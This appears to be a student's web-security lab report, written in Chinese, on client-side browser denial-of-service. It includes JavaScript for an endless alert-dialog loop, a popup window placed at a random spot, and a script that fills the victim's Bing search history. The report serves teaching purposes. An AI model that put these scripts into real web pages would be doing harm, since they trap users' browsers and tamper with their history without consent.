

Web 安全作业二 客户端拒绝服务攻击

学号：57118229 姓名：袁超然

一、实验任务

在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能,包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。


二、实验过程:


1. 循环弹出对话框:

Index1_loop.html:

```
1 <html>
2 <body>
3 <script>
4 const messages = [
5   'Whoop...',
6   'Got trapped',
7   'Loop',
8   'Infinite',
9   'Loop'
10 ]
11 while (true) {
12   messages.forEach(window.alert)
13 }
14 </script>
15
16 </body>
17 </html>
```

实验结果:





可以看到，陷入无法退出弹窗的循环当中。



2. 新建窗口并随机变化位置

Index2_random.html:

```
1 <html>
2 <head>
3 <meta charset="utf-8">
4 <title>random</title>
5 </head>
6
7 <body>
8 <script>
9
10 var x=Math.floor(Math.random()*(90+1-10)+10);
11 var y=Math.floor(Math.random()*(90+1-10)+10);
12 alert(x + "\n" + y)
13 const win = window.open('', '', 'width=100,height=100')
14 win.moveTo(x, y)
15
16 </script>
17
18 </body>
19 </html>
```

实验结果:

如下图，可以看到，首先弹窗输出了窗口的坐标，随后弹出随机位置的窗口：




3. 修改搜索历史

Index3_history.html:

```
22 function setupSearchWindow (win) {
23   if (!win) return
24   win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[0])
25   let searchIndex = 1
26   let interval = setInterval(() => {
27     if (searchIndex >= SEARCHES.length) {
28       clearInterval(interval)
29       win.window.location = window.location.pathname
30       return
31     }
32     if (win.closed) {
33       clearInterval(interval)
34       onCloseWindow(win)
35       return
36     }
37     win.window.location = window.location.pathname
38     setTimeout(() => {
39       const { x, y } = getRandomCoords()
40       win.moveTo(x, y)
41       win.window.location = 'https://www.bing.com/search?q=' + encodeURIComponent(SEARCHES[searchIndex])
42       searchIndex += 1
43     }, 500)
44     }, 2500)
45   }
46   setupSearchWindow (win)
```

实验结果:

运行前, 没有该条阅读历史:



运行 html 后, 可以看到这条最近的阅读记录:

